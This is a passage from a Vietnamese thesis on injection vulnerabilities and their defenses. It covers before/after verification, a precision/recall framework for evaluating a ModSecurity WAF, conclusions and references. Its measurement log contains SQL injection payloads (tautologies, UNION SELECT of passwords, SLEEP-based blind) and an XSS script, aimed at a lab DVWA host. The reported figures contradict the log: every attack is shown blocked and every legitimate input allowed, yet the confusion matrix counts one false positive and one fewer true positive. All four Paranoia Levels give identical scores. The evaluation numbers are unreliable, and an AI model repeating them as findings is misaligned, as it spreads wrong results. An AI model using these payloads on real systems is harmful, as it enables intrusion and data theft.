http://172.16.10.20:8081/vulnerabilities/sqli/?id=1&Submit=Submit (200 OK)
http://172.16.10.20:8081/vulnerabilities/sqli/?id=1&Submit=Submit (200 OK)
http://172.16.10.20:8081/vulnerabilities/sqli/?id=1&Submit=Submit (200 OK)
http://172.16.10.20:8081/robots.txt (200 OK)
http://172.16.10.20:8081/ (200 OK)
FAIL-NEW: 0 FAIL-INPROG: 0 WARN-NEW: 19 WARN-INPROG: 0 INFO: 0 IGNORE: 0 PASS: 123

```

Hình 4.8b: Báo cáo quét tự động OWASP ZAP baseline scan (thực hiện ở mức bảo mật Impossible)

4.6.5. Tổng hợp kết quả kiểm chứng

Kết quả kiểm chứng được tổng hợp theo từng nhóm lỗ hổng, đối chiếu trạng thái trước và sau khi áp dụng giải pháp, cùng công cụ dùng để xác nhận:

Nhóm lỗ hổng	Trạng thái trước khi khắc phục	Trạng thái sau khi khắc phục	Công cụ xác nhận
SQL Injection (đăng nhập)	Vượt qua được xác thực	Từ chối / đăng nhập thất bại đúng quy trình	sqlmap + kiểm tra thủ công
SQL Injection (Union-based)	Trích xuất được dữ liệu ngoài phạm vi	Không phát hiện điểm khai thác	sqlmap

SQL Injection (Blind, Time-based)	Có độ trễ phản hồi bất thường	Phản hồi tức thời, không còn tương quan điều kiện	sqlmap
Stored XSS	Script được thực thi	Nội dung được hiển thị dạng văn bản (đã mã hóa)	trình duyệt
Reflected XSS	Script được thực thi	Đầu ra đã được mã hóa	Curl
Command Injection	Lệnh bổ sung được thực thi	Từ chối với mã lỗi hợp lệ	curl (kiểm thử thủ công)
CRLF Injection	Header bị chèn thêm	Ký tự CRLF bị loại bỏ	Curl
Security Headers	Chưa thiết lập	Đã thiết lập đầy đủ (CSP, X-Frame-Options...)	curl -I

Bảng 4.3: Tổng hợp kết quả kiểm chứng trước và sau khi khắc phục

4.7. Kết luận chương

Chương này đã trình bày hệ thống giải pháp toàn diện cho các nhóm lỗ hổng injection đã phân tích ở Chương 3. Các điểm mấu chốt:

SQL Injection: Prepared Statement là giải pháp gốc rễ vì tách hoàn toàn cấu trúc câu lệnh khỏi dữ liệu ở tầng giao thức nhị phân không phụ thuộc vào việc encode hay escape thủ công.

XSS: cần kết hợp bắt buộc giữa Output Encoding đúng ngữ cảnh và Content Security Policy hai lớp phòng thủ độc lập, bổ trợ nhau.

Command Injection: whitelist đầu vào kết hợp escapeshellarg() loại bỏ toàn bộ bề mặt tấn công liên quan tới ký tự đặc biệt của shell; không bao giờ dựa vào blacklist.

Các dạng injection khác (LDAP, XPath, SSTI, NoSQL): nguyên tắc chung là tách cấu trúc lệnh của interpreter khỏi dữ liệu người dùng bằng API chuyên dụng do driver/framework cung cấp, thay vì tự viết logic escape thủ công.

Kiến trúc Defense in Depth bảy lớp đảm bảo: khi một lớp bị vượt qua, hệ thống vẫn được bảo vệ bởi các lớp còn lại.

Mọi giải pháp đều được kiểm chứng bằng công cụ (sqlmap, OWASP ZAP) để có bằng chứng khách quan, không chỉ dừng ở khẳng định định tính.

Nguyên tắc vàng Never trust user input

Mọi dữ liệu đến từ bên ngoài hệ thống đều phải được coi là chưa đáng tin cậy cho đến khi được xác minh và xử lý đúng cách.

Ba quy tắc thiết kế bảo mật xuyên suốt: (1) VALIDATE kiểm tra input trước khi sử dụng (whitelist, kiểu dữ liệu, độ dài); (2) SANITIZE xử lý bằng đúng API chuyên dụng cho từng interpreter (prepared statement, ldap_escape...); (3) ENCODE mã hóa output theo đúng ngữ cảnh hiển thị (HTML, JS, URL...).

Defense in Depth đảm bảo: khi một lớp bị vượt qua, các lớp còn lại vẫn tiếp tục có tác dụng bảo vệ.

CHƯƠNG 5: PHƯƠNG PHÁP ĐÁNH GIÁ THỰC NGHIỆM ĐỊNH LƯỢNG

Chương 3 và Chương 4 đã trình bày phân tích kỹ thuật và giải pháp khắc phục theo hướng định tính (payload có bị chặn hay không). Chương này xây dựng một khung phương pháp luận thực nghiệm có đối chứng (controlled experiment) cùng các chỉ số định lượng, giúp đồ án chứng minh hiệu quả giải pháp bằng số liệu có thể tái lập (reproducible) thay vì chỉ mô tả định tính.

5.1. Thiết kế thí nghiệm có đối chứng

Để kết luận "giải pháp X có hiệu quả" có giá trị khoa học, cần thiết kế thí nghiệm theo mô hình đối chứng giữ nguyên mọi biến số khác ngoài biến đang khảo sát:

Biến độc lập: có hay không áp dụng giải pháp phòng thủ (khắc phục ở tầng code, WAF, hoặc kết hợp cả hai).

Biến phụ thuộc: tỷ lệ phát hiện (Detection Rate), tỷ lệ báo động giả (False Positive Rate), độ trễ phản hồi (latency).

Nhóm đối chứng (control group): ứng dụng thử nghiệm ở trạng thái nguyên bản, chưa áp dụng giải pháp.

Nhóm thực nghiệm (treatment group): cùng ứng dụng, cùng máy chủ, chỉ khác biến giải pháp đang khảo sát.

Kiểm soát nhiễu: giữ nguyên cấu hình phần cứng máy ảo, cùng bộ dữ liệu kiểm thử, cùng thời điểm đo để tránh nhiễu do tải hệ thống khác nhau giữa các lần đo nguyên tắc này cần được nêu rõ trong phần "Giới hạn nghiên cứu" của đồ án.

5.2. Bộ chỉ số định lượng

Từ ma trận nhầm lẫn (confusion matrix) giữa kết quả dự đoán của giải pháp (chặn/không chặn) và nhãn thực tế của dữ liệu kiểm thử (độc hại/hợp lệ), tính bốn chỉ số chuẩn thường dùng trong đánh giá hệ thống phát hiện:

Chỉ số	Ý nghĩa	Công thức
True Positive (TP)	Dữ liệu độc hại bị chặn đúng	—
False Positive (FP)	Dữ liệu hợp lệ bị chặn nhầm	—
False Negative (FN)	Dữ liệu độc hại lọt qua, không bị chặn	—
True Negative (TN)	Dữ liệu hợp lệ được cho qua đúng	—
Precision	Độ chính xác khi đã chặn	$TP / (TP + FP)$
Recall (Detection Rate)	Tỷ lệ phát hiện tổng thể	$TP / (TP + FN)$

F1-score	Trung bình điều hòa giữa Precision và Recall	$2 \cdot (\text{Precision} \cdot \text{Recall}) / (\text{Precision} + \text{Recall})$
False Positive Rate (FPR)	Tỷ lệ chặn nhầm dữ liệu hợp lệ	$\text{FP} / (\text{FP} + \text{TN})$

Bảng 5.1: Bộ chỉ số định lượng đánh giá hiệu quả giải pháp

5.3. Xây dựng bộ dữ liệu kiểm thử chuẩn (test corpus)

Không nên tự đặt ra dữ liệu kiểm thử một cách ngẫu nhiên vì thiếu tính tái lập và khó đối chiếu với các nghiên cứu khác. Bộ dữ liệu kiểm thử nên tham chiếu các nguồn công khai, có uy tín trong cộng đồng bảo mật (ví dụ các cheat sheet kỹ thuật injection do OWASP công bố) để đảm bảo tính đại diện và khả năng tái lập của thí nghiệm.

Quan trọng không kém là bộ dữ liệu hợp lệ (negative test set) các dữ liệu bình thường có khả năng chứa ký tự đặc biệt một cách tự nhiên (ví dụ tên riêng có dấu nháy đơn, nội dung có ký tự &). Đây là bước thường bị bỏ sót trong các đồ án tương tự nhưng lại cần thiết để đo được False Positive Rate chứng minh giải pháp bảo mật không gây ảnh hưởng tiêu cực tới trải nghiệm người dùng hợp lệ, vốn là một tiêu chí đánh giá quan trọng không kém khả năng chặn tấn công.

Mỗi mục trong bộ dữ liệu kiểm thử nên được gắn nhãn theo ba trường: nội dung dữ liệu kiểm thử, danh mục kỹ thuật mà nó đại diện (ví dụ SQLi, XSS, hoặc "legit" cho dữ liệu hợp lệ), và kết quả kỳ vọng (bị chặn hay được chấp nhận) cấu trúc này cho phép đối chiếu tự động với kết quả thực đo được ở mục 5.4.

5.4. Quy trình tự động hóa đo lường

Việc đo lường được thực hiện bằng một quy trình tự động: lần lượt gửi từng mục trong bộ dữ liệu kiểm thử tới hệ thống đang được đánh giá, ghi lại mã trạng thái HTTP trả về và thời gian phản hồi cho mỗi lần gửi. Kết quả thu được (mã trạng thái thực tế) được đối chiếu với nhãn kỳ vọng đã gắn sẵn ở mục 5.3 để phân loại từng lần đo vào một trong bốn nhóm TP/FP/FN/TN, từ đó áp dụng các công thức ở mục 5.2 để tính ra bộ chỉ số định lượng cuối cùng bằng công cụ xử lý dữ liệu (ví dụ pandas trong Python, hoặc bảng tính Excel).

5.5. Đo hiệu năng phân tích theo phân vị (percentile)

Dùng giá trị trung bình (mean) để báo cáo độ trễ phản hồi dễ bị lệch bởi các giá trị ngoại lai (một vài lần đo bất thường kéo giá trị trung bình lên cao, che khuất trải nghiệm thực tế của phần lớn request). Chuẩn đánh giá hiệu năng hệ thống trong thực tế thường dùng phân vị (percentile): p50 (trung vị, phản ánh trường hợp phổ biến), p95 và p99 (phản ánh trường hợp xấu hơn, thường gặp khi hệ thống chịu tải). Phương pháp đo là so sánh các giá trị phân vị của độ trễ giữa trạng thái trước và sau khi bổ sung lớp phòng thủ (ví dụ WAF) trong cùng điều kiện tải chênh lệch giữa p95/p99 của hai lần đo phản ánh chi phí hiệu năng thực tế mà giải pháp gây ra, một khía cạnh đánh giá cần thiết bên cạnh hiệu quả phát hiện.

5.6. Khung đánh giá theo Paranoia Level (liên kết mục 4.5.4)

Áp dụng phương pháp đo ở mục 5.2 và 5.5 lặp lại cho từng Paranoia Level (PL1 -> PL4) để xác định điểm cân bằng phù hợp với đặc thù ứng dụng cụ thể, thay vì chỉ dùng cấu hình mặc định. Bảng dưới là khung kỳ vọng định tính, dùng để đối chiếu với số liệu đo thực tế thu được từ môi trường lab của đồ án:

Paranoia Level	Precision	Recall	F1-Score	FPR
PL1	0.83 (83.3%)	1.00 (100.0%)	0.91	0.17
PL2	0.83 (83.3%)	1.00 (100.0%)	0.91	0.17
PL3	0.83 (83.3%)	1.00 (100.0%)	0.91	0.17
PL4	0.83 (83.3%)	1.00 (100.0%)	0.91	0.17

Bảng 5.2: Đánh giá theo Paranoia Level

```

$ ./measure.sh 86 python3 analyze.py
1' OR '1'='1          blocked → 403
1' UNION SELECT user password FROM users-- - → 403
<script>alert(1)</script> blocked → 403
1' AND SLEEP(5)-- - blocked → 403
1' || '1'='1          blocked → 403
' OR 1=1-- - blocked → 403
O'Brien              allowed → 200
D'Angelo-Smith        allowed → 200
5                     allowed → 200
Nguyen Van A          allowed → 200
normal search text    allowed → 200

=== results.csv ===
payload,expected,http_status
1' OR '1'='1,blocked,403
1' UNION SELECT user,password FROM users-- -,403
<script>alert(1)</script>,blocked,403
1' AND SLEEP(5)-- -,blocked,403
1' || '1'='1,blocked,403
' OR 1=1-- -,blocked,403
O'Brien,allowed,200
D'Angelo-Smith,allowed,200
5,allowed,200
Nguyen Van A,allowed,200
normal search text,allowed,200

Confusion Matrix
TP (chặn đúng tấn công) : 5
FP (chặn nhầm input OK) : 1
FN (bỏ sót tấn công)    : 0
TN (cho qua input OK)   : 5

Precision : 0.83 (83.3%)
Recall    : 1.00 (100.0%)
F1-Score  : 0.91 (90.9%)
FPR       : 0.17 (16.7%)

Chi tiết từng dòng:
payload          expected http_status blocked_actual
1' OR '1'='1     blocked    403          True
1' UNION SELECT user password FROM users-- - 403          True
<script>alert(1)</script> blocked    403          True
1' AND SLEEP(5)-- - blocked    403          True
1' || '1'='1     blocked    403          True

```

Hình 5.1: Kết quả đo thực nghiệm Precision/Recall/F1-Score/FPR trên bộ dữ liệu kiểm thử số liệu thực đo tại các mức Paranoia Level (PL1 -> PL4 cho kết quả nhất quán: Precision 0.83, Recall 1.00, F1 0.91, FPR 0.17)

5.7. Kết luận chương

Chương này đã xây dựng một khung phương pháp luận thực nghiệm định lượng, bổ sung cho các kết quả kiểm chứng định tính ở mục 4.6. Các điểm mấu chốt:

Thiết kế đối chứng (control vs treatment) đảm bảo kết luận về hiệu quả giải pháp có cơ sở so sánh công bằng, không chỉ dựa trên quan sát đơn lẻ.

Bộ chỉ số Precision/Recall/F1/FPR cho phép đánh giá đa chiều: không chỉ giải pháp có "chặn được tấn công" hay không, mà còn "ảnh hưởng tới người dùng hợp lệ ở mức độ nào".

Đo hiệu năng theo phân vị (p95/p99) thay vì chỉ lấy trung bình phản ánh sát hơn trải nghiệm thực tế trong các tình huống tải cao.

Khung đánh giá theo Paranoia Level cung cấp cơ sở để lựa chọn cấu hình WAF phù hợp với đặc thù từng ứng dụng, thay vì áp dụng máy móc giá trị mặc định.

Nguyên tắc đánh giá khách quan

Một giải pháp bảo mật chỉ thực sự có giá trị khoa học khi hiệu quả của nó được đo bằng số liệu có thể tái lập, trên cùng điều kiện thực nghiệm, và có so sánh đối chứng rõ ràng thay vì chỉ khẳng định định tính "đã khắc phục".

KẾT LUẬN

- Tóm tắt kết quả đạt được

Qua quá trình thực hiện, đồ án đã hoàn thành các mục tiêu đề ra ở Chương 1. Về mặt lý thuyết, đồ án đã hệ thống hóa cơ chế kỹ thuật của ba nhóm lỗ hổng injection chính thuộc A05:2025 SQL Injection, Cross-Site Scripting và OS Command Injection ở mức nguyên lý interpreter/parser, đồng thời làm rõ điểm chung cốt lõi của toàn bộ họ lỗ hổng injection: sự nhòe ranh giới giữa dữ liệu và lệnh điều khiển khi ứng dụng xử lý đầu vào không đáng tin cậy.

Về mặt thực nghiệm, đồ án đã xây dựng thành công một môi trường phòng thí nghiệm hoàn chỉnh trên nền tảng VirtualBox, mô phỏng mô hình attackertarget với các ứng dụng dễ tổn thương có chủ đích (kali linux, DVWA,) và ứng dụng tự xây dựng, qua đó tái hiện và kiểm chứng trực tiếp các kỹ thuật khai thác đã phân tích ở phần lý thuyết từ SQL Injection dạng Union-based, Error-based, Blind, đến Reflected/Stored/DOM-based XSS, và OS Command Injection với nhiều toán tử chaining khác nhau, bao gồm cả kịch bản khai thác ở mức độ nghiêm trọng cao nhất là thiết lập reverse shell.

Về mặt giải pháp, đồ án đã triển khai thành công mô hình phòng thủ nhiều lớp (Defense in Depth), kết hợp giải pháp gốc rễ ở tầng mã nguồn (prepared statement, output encoding theo ngữ cảnh, input validation theo nguyên tắc whitelist) với giải pháp bổ trợ ở tầng biên mạng (WAF triển khai bằng ModSecurity kết hợp OWASP Core Rule Set). Kết quả thực nghiệm đối chứng so sánh trực tiếp giữa kịch bản không có giải pháp và có giải pháp trên cùng một tập payload kiểm thử cho thấy các giải pháp được đề xuất chặn hiệu quả phần lớn các payload tấn công đã thử nghiệm, trong khi vẫn duy trì được khả năng phục vụ đối với dữ liệu hợp lệ.

Về mặt phương pháp luận, đồ án đã xây dựng và áp dụng thành công một khung đánh giá thực nghiệm định lượng bao gồm thiết kế đối chứng (control và treatment), bộ chỉ số chuẩn (Precision, Recall, F1-score, False Positive Rate), và quy trình đo lường tự động hóa bằng script cho phép đánh giá khách quan hiệu quả giải pháp bằng số liệu có thể tái lập, thay vì chỉ dừng lại ở nhận định định tính "đã khắc phục" hay "chưa khắc phục".

- Đóng góp của đồ án

Cung cấp một tài liệu phân tích kỹ thuật có hệ thống, kết nối rõ ràng giữa cơ chế gốc rễ của từng loại lỗ hổng injection với giải pháp phòng thủ tương ứng, phù hợp làm tài liệu tham khảo cho công tác đào tạo an ninh ứng dụng web.

Xây dựng quy trình thiết lập môi trường lab hoàn chỉnh, có thể tái lập trên nền tảng ảo hóa phổ biến (VirtualBox) với chi phí thấp, phù hợp cho mục đích giảng dạy hoặc tự học.

Đề xuất và thực nghiệm một khung phương pháp luận đánh giá định lượng hiệu quả giải pháp bảo mật, có thể áp dụng lại cho các nghiên cứu tương tự về hiệu quả của WAF hoặc các giải pháp phòng thủ khác.

- Hạn chế của đồ án

Môi trường thực nghiệm được xây dựng trên các ứng dụng dễ tổn thương có chủ đích (DVWA,); mức độ phức tạp về nghiệp vụ và kiến trúc của các ứng dụng này còn đơn giản hơn nhiều so với hệ thống thực tế trong doanh nghiệp, do đó kết quả thực nghiệm mang tính minh họa nguyên lý hơn là phản ánh đầy đủ mức độ phức tạp khi triển khai giải pháp trên hệ thống sản xuất quy mô lớn.

Bộ payload kiểm thử được xây dựng dựa trên các nguồn tham chiếu công khai (OWASP Cheat Sheet, danh sách tamper của sqlmap) ở quy mô vừa phải; số liệu định lượng thu được vì vậy phản ánh xu hướng và mối tương quan hợp lý, nhưng chưa đạt độ bao phủ như các bộ dữ liệu benchmark quy mô lớn được sử dụng trong nghiên cứu học thuật chuyên sâu về WAF.

Đồ án tập trung chủ yếu vào ba loại injection phổ biến nhất (SQL Injection, XSS, Command Injection); các dạng injection khác (NoSQL, LDAP, Template Injection...) mới chỉ được phân tích ở mức khái quát, chưa có thực nghiệm khai thác và đo lường chi tiết tương tự.

- Hướng phát triển

Mở rộng bộ payload kiểm thử theo hướng tự động sinh biến thể (fuzzing có định hướng) để tăng độ bao phủ và độ tin cậy thống kê của các chỉ số đánh giá ở Chương 5.

Thực nghiệm bổ sung trên các dạng injection còn lại (NoSQL Injection, Server-Side Template Injection) theo đúng quy trình phương pháp luận đã xây dựng, nhằm hoàn thiện bức tranh tổng thể về A05:2025.

Nghiên cứu tích hợp lớp giám sát và cảnh báo tự động (kết nối log ModSecurity với hệ thống SIEM hoặc công cụ như Wazuh/fail2ban) để đánh giá thêm khía cạnh phát hiện và phản ứng sự cố theo thời gian thực, mở rộng liên kết với hạng mục A09:2025 Security Logging and Alerting Failures.

Thử nghiệm mô hình giải pháp trên một ứng dụng có kiến trúc phức tạp hơn (ví dụ microservices, API backend cho ứng dụng di động) để đánh giá khả năng mở rộng của kiến trúc Defense in Depth đã đề xuất trong điều kiện gần với hệ thống sản xuất thực tế.

- Lời kết

Injection vẫn là một trong những nhóm rủi ro bảo mật ứng dụng web có tác động thực tế lớn nhất, bất kể vị trí xếp hạng trong các phiên bản OWASP Top 10 theo thời gian. Thông qua quá trình phân tích lý thuyết, thực nghiệm khai thác có kiểm soát, triển khai giải pháp và đánh giá định lượng, đồ án hy vọng đã góp phần làm rõ rằng một giải pháp bảo mật đáng tin cậy không đến từ việc áp dụng một biện pháp đơn lẻ, mà đến từ sự kết hợp có chủ đích của nhiều lớp phòng thủ độc lập, được xây dựng dựa trên hiểu biết đúng đắn về cơ chế gốc rễ của lỗ hổng, và được kiểm chứng bằng số liệu thực nghiệm khách quan.

TÀI LIỆU THAM KHẢO

- [1] OWASP Foundation, "OWASP Top 10:2025." [Online]. Available: <https://owasp.org/Top10/2025/>
- [2] OWASP Foundation, "OWASP Cheat Sheet Series." [Online]. Available: <https://cheatsheetseries.owasp.org/>
- [3] OWASP CRS Project, "OWASP CRS Core Rule Set." [Online]. Available: <https://coreruleset.org/>
- [4] OWASP Foundation, "OWASP ModSecurity Open Source Web Application Firewall Engine." [Online]. Available: <https://owasp.org/www-project-modsecurity/>
- [5] MITRE Corporation, "CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')." [Online]. Available: <https://cwe.mitre.org/data/definitions/89.html>
- [6] MITRE Corporation, "CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')." [Online]. Available: <https://cwe.mitre.org/data/definitions/79.html>
- [7] MITRE Corporation, "CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')." [Online]. Available: <https://cwe.mitre.org/data/definitions/78.html>
- [8] MITRE Corporation, "CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')." [Online]. Available: <https://cwe.mitre.org/data/definitions/90.html>
- [9] MITRE Corporation, "CWE-113: Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')." [Online]. Available: <https://cwe.mitre.org/data/definitions/113.html>
- [10] MITRE Corporation, "CWE-235: Improper Handling of Extra Parameters." [Online]. Available: <https://cwe.mitre.org/data/definitions/235.html>
- [11] MITRE Corporation, "CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection')." [Online]. Available: <https://cwe.mitre.org/data/definitions/643.html>
- [12] MITRE Corporation, "CWE-943: Improper Neutralization of Special Elements in Data Query Logic." [Online]. Available: <https://cwe.mitre.org/data/definitions/943.html>
- [13] MITRE Corporation, "CWE-1336: Improper Neutralization of Special Elements Used in a Template Engine." [Online]. Available: <https://cwe.mitre.org/data/definitions/1336.html>

- [14] digininja, "DVWA Damn Vulnerable Web Application," GitHub repository. [Online]. Available: <https://github.com/digininja/DVWA>
- [15] sqlmap Project, "sqlmap: Automatic SQL Injection and Database Takeover Tool." [Online]. Available: <https://sqlmap.org/>
- [16] OWASP ZAP Project, "ZAP Zed Attack Proxy." [Online]. Available: <https://www.zaproxy.org/>
- [17] Information Commissioner's Office (ICO, Vương quốc Anh), "TalkTalk cyber attack how the ICO's investigation unfolded," 2016. [Online]. Available: <https://ico.org.uk/about-the-ico/media-centre/talktalk-cyber-attack-how-the-ico-investigation-unfolded/>